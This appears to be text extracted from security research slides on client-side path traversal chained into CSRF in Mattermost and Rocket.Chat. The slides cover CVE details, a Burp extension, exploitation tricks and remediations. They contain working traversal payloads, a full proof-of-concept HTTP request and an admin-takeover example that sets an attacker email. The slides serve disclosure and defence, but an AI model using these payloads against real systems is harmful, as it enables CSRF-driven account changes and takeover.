
Content type
application/json

```
{  
  "status_code": 0,  
  "id": "string",  
  "message": "string",  
}
```

Finding the **GET sink gadget**

- **/api/v4/files** endpoints are used to upload and to return uploaded files
- Uploaded files are accessible at **/api/v4/files/<FILE_ID>**

```
{  
  "id": "../post_sink?",  
  "type": "O",  
  "display_name": "fakeChannel",  
  "name": "fakeChannel",  
  "header": "",  
  "purpose": ""  
}
```





Let's POC !!

```
/doyensec/channels/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2ffiles%2f<file_id>
```

Host	Method	Path
localhost	GET	/api/v4/teams/name/doyensec/channels/name/..%2f..%2f..%2f..%2ffiles%2f6q1tfn4xmbdeidf8ag7nwy9pow
localhost	GET	/api/v4/files/6q1tfn4xmbdeidf8ag7nwy9pow
localhost	POST	/api/v4/caches/invalidate

Let's POC !!

Request		Response			
Pretty	Raw	Hex	Raw	Hex	Render
1	POST /api/v4/caches/invalidate?/members	HTTP/1.1	1	HTTP/1.1	200 OK
2	Host: localhost:8065		2	Cache-Control:	no-cache,
3	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0		3	Content-Type:	application/
4	Accept: */*		4	Permissions-Policy:	
5	Accept-Language: en		5	Referrer-Policy:	no-refe
6	Accept-Encoding: gzip, deflate, br		6	Vary:	Accept-Encoding
7	X-Requested-With: XMLHttpRequest		7	X-Content-Type-Options:	
8	X-CSRF-Token: ace1x31apiy68fa19h78sjbtoa		8	X-Request-Id:	4uns9pg15t
9	Content-Type: application/json		9	X-Version-Id:	9.1.1.9.1.
10	Content-Length: 95		10	Date:	Wed, 19 Jun 2024 1
11	Origin: http://localhost:8065		11	Content-Length:	15
12	Connection: keep-alive		12		
13	Cookie: rl_anonymous_id=RudderEncrypt%3AU2FsdGVkX19lVkwUm%2FYJ6XV2IsSyP77xX8YA%2B778jZvhGFtzL%2Bk87bxmGtC17Pyp5J0J3sAdIUK2DLjV7o08g%3D%3D; rl_page_init_referrer=RudderEncrypt%3AU2FsdGVkX180ugjiUq2d4FJzyxSTVsntGQxz4WuPsnC%3D; rl_page_init_referring_domain=RudderEncrypt%3AU2FsdGVkX18q2IDNYK0PBUj6S29E2RVSARGg3udnmzk%3D; MMAUTHTOKEN=kzn7ec343t85fm884swdgkstr; MMUSERID=wxr7qbsdotr8jx9c4cfun5ifbw; MMCSRF=ace1x31apiy68fa19h78sjbtoa; rl_user_id=%22RudderEncrypt%3AU2FsdGVkX19C30e4zWgRZ5mmZLN5ZaIDKGSKK8MqxmaK%2BzMG59KNsUYGBIAM9Q%22; rl_trait=RudderEncrypt%3AU2FsdGVkX19hotvKodI14M0AcuqLQSGMDk5bKXBvLVU%3D		13	{	
14	Sec-Fetch-Dest: empty			"status":	"OK"
15	Sec-Fetch-Mode: cors			}	
16	Sec-Fetch-Site: same-origin				
17	Priority: u=4				
18					
19	{				
	"user_id":	"wxr7qbsdotr8jx9c4cfun5ifbw",			
	"channel_id":	"../caches/invalidate?",			
	"post_root_id":	""			
	}				



Finding impactful **POST** sinks

- POST endpoint
- No mandatory BODY parameters
- Attacker can control the path parameters
- Attacker can pass additional GET parameters
- The back end is lax on accepting extra body parameters
- **Impactful sinks from the other CVE are compatible**

Severity

- Pre-requisite: attacker must, at least, be a **guest** to upload a file
- **Source**:
 - Victim must visit a link
- **Sinks**:
 - Multiple impactful state-changing sinks are reachable


Complexity: Medium

Impact: High

Severity: Medium



Real-World Scenarios

- 1-click CSPT2CSRF in Rocket.Chat
- **CVE-2023-45316**
 - CSPT2CSRF with a **POST sink** in Mattermost
- **CVE-2023-6458**
 - CSPT2CSRF with a **GET sink** in Mattermost
- Thanks for their collaboration and authorization to share this
- Many others findings exploiting based on these examples
 - Very common to have upload and download endpoints 



CSPT Burp Extension

- <https://github.com/doyensec/CSPTBurpExtension>

CSPT False Positives List

Source scope(Regexp) .*

Sink scope(Regexp) .*

POST PATCH

PUT DELETE

GET

Canary Token : oMGnRsGRmyZd

Scan

Source listing 0%

Reflection scan 0%

Copy canary value Regenerate canary token Export Sources With Canary

Reflected Values

Sources

Param Name	URL
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Sinks

Method	URL
--------	-----



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CSPT False Positives List

Source scope(Regex): .*
Sink scope(Regex): .*

POST PATCH Canary Token : Source listing 100%
 PUT DELETE Reflection scan 100%
 GET

Reflected Values

0
en
026f9410-9942-4970-9a16-3f44b554b17c
qqqq

Sources

Param Name	URL
id	https://maxenceschmitt.rocket.chat/marketplace/private/install?id= 026f9410-9942-4970-9a16-3f44b554b17c

Sinks

Method	URL
GET	https://maxenceschmitt.rocket.chat/api/apps/ 026f9410-9942-4970-9a16-3f44b554b17c /apis
GET	https://maxenceschmitt.rocket.chat/api/apps/ 026f9410-9942-4970-9a16-3f44b554b17c /settings
GET	https://maxenceschmitt.rocket.chat/api/apps/ 026f9410-9942-4970-9a16-3f44b554b17c /screenshots
GET	https://maxenceschmitt.rocket.chat/api/apps/ 026f9410-9942-4970-9a16-3f44b554b17c ?appVersion=026f9410-9942...
POST	https://maxenceschmitt.rocket.chat/api/apps/ 026f9410-9942-4970-9a16-3f44b554b17c



CSPT Burp Extension

- Removing False Positives

CSPT	False Positives List
Param Name	URL (RegExp)
lang	.*

- Passive Scanner

CSPT False Positives List

Source scope(Regexp) POST PATCH PUT DELETE GET

Sink scope(Regexp)

Canary Token : Scan

Copy canary value Regenerate canary token

Source listing 0%
Reflection scan 0%
Export Sources With Canary


Reflected Values

Sources

Param Name	URL
------------	-----

CSPT Burp Extension

- Passive Scanner

Advisory	Request	Response	Path to issue
<p> Potential Client-Side Path Traversal</p> <hr/> <p>Severity: High Confidence: Tentative URL: http://localhost:8065/api/[REDACTED]/pxaybjsdcwxp</p> <hr/> <p>Note: This issue was generated by the Burp extension: Client-Side Path Traversal v0.5.</p> <p>Issue detail</p> <p>The PATH /api/[REDACTED]/pxaybjsdcwxp contains the canary: PXAyBjSDCWXP</p>			

CSPT Burp Extension

- Export Source With Canary

The screenshot shows the CSPT Burp extension interface. At the top, there are tabs for 'CSPT' and 'False Positives List'. Below the tabs, there are input fields for 'Source scope(Regexp)' and 'Sink scope(Regexp)', both containing the value '.*'. To the right of these fields are checkboxes for HTTP methods: POST, PATCH, PUT, DELETE, and GET, all of which are checked. A 'Canary Token' field contains the value 'PXAYBJSDCWXP'. Below the token field are buttons for 'Copy canary value' and 'Regenerate canary token'. To the right of these buttons is a 'Scan' button. Further right are progress indicators for 'Source listing' and 'Reflection scan', both showing 0%. At the bottom right, a button labeled 'Export Sources With Canary' is highlighted with a red border. Below the main interface, there are two sections: 'Reflected Values' and 'Sources'. The 'Sources' section has a table with two columns: 'Param Name' and 'URL'.



Process to quickly find CSPT2CSRF

- Crawl the target to fill your proxy history
- Define scope
- Click on “Scan”
- Click on “Export Sources With Canary”
- Open all these URLs in your browser
- Check if any issue has been created by the extension (Passive scanner)

CSPT Burp Extension Limitations

- Limitations
 - No DOM or Stored sources unless you use the canary token
 - Some front-end implement client side routing. This routing does not send requests to burp.
 - You will need to properly crawl of the application
- Solutions to these limitations
 - Source code review
 - SAST with appropriate rules (e.g. Semgrep, ...)

Sink Exploitation Takeaways


- Common URL exploitation bypasses
 - Passing parameters to backend
 - ? in the **sink** to add additional query parameter
 - ?, #, ; in the **sink** to remove extra query parameter
 - Some backends are lax in accepting extra body parameters
 - Some backends accept JSON body params as query parameters
 - HTTP method override
 - Url encoding or double url encoding to exploit path parameters
- **Do not** underestimate **sinks** with other HTTP method: PUT, PATCH, DELETE and GET

Sink Exploitation Takeaways: 1-Click GET CSPT2CSRF




Hey admin,
John Doe left
my team. Can
you, please,
do the change
?

Here is the
user details: /
user?id= **../files/12345**



Sure !



First name

John

Last name

Doe

Team

NEWTEAM

Submit

GET /user?id=../files/12345

GET /api/user/../files/21345
Host: api.target.com

```
{  
  "id": "adminID",  
  "firstname": "John",  
  "lastname": "Doe",  
  "team": "DEVTEAM",  
  "email": "attacker@attacker.com"  
}
```

PUT /api/user/adminID
Host: api.target.com

```
{  
  "id": "adminID",  
  "firstname": "John",  
  "lastname": "Doe",  
  "team": "NEWTEAM",  
  "email": "attacker@attacker.com"  
}
```




Remediations

- Backend
 - Strict JSON schema and input validation
- Frontend
 - User inputs validation
 - Sanitization against path-traversal attacks in all path parameters in client SDK



Conclusion

- **Thanks to CSPT2CSRF, CSRF is still alive**
- ***Spread the word !!***
 - **Overlooked** by many security researchers
 - Unknown by most of frontend developers
 - ***Very, very common***
 - **GET sink =>  => CSRF**
- CSPT Burp extension will be released soon
 - Along with a white-paper



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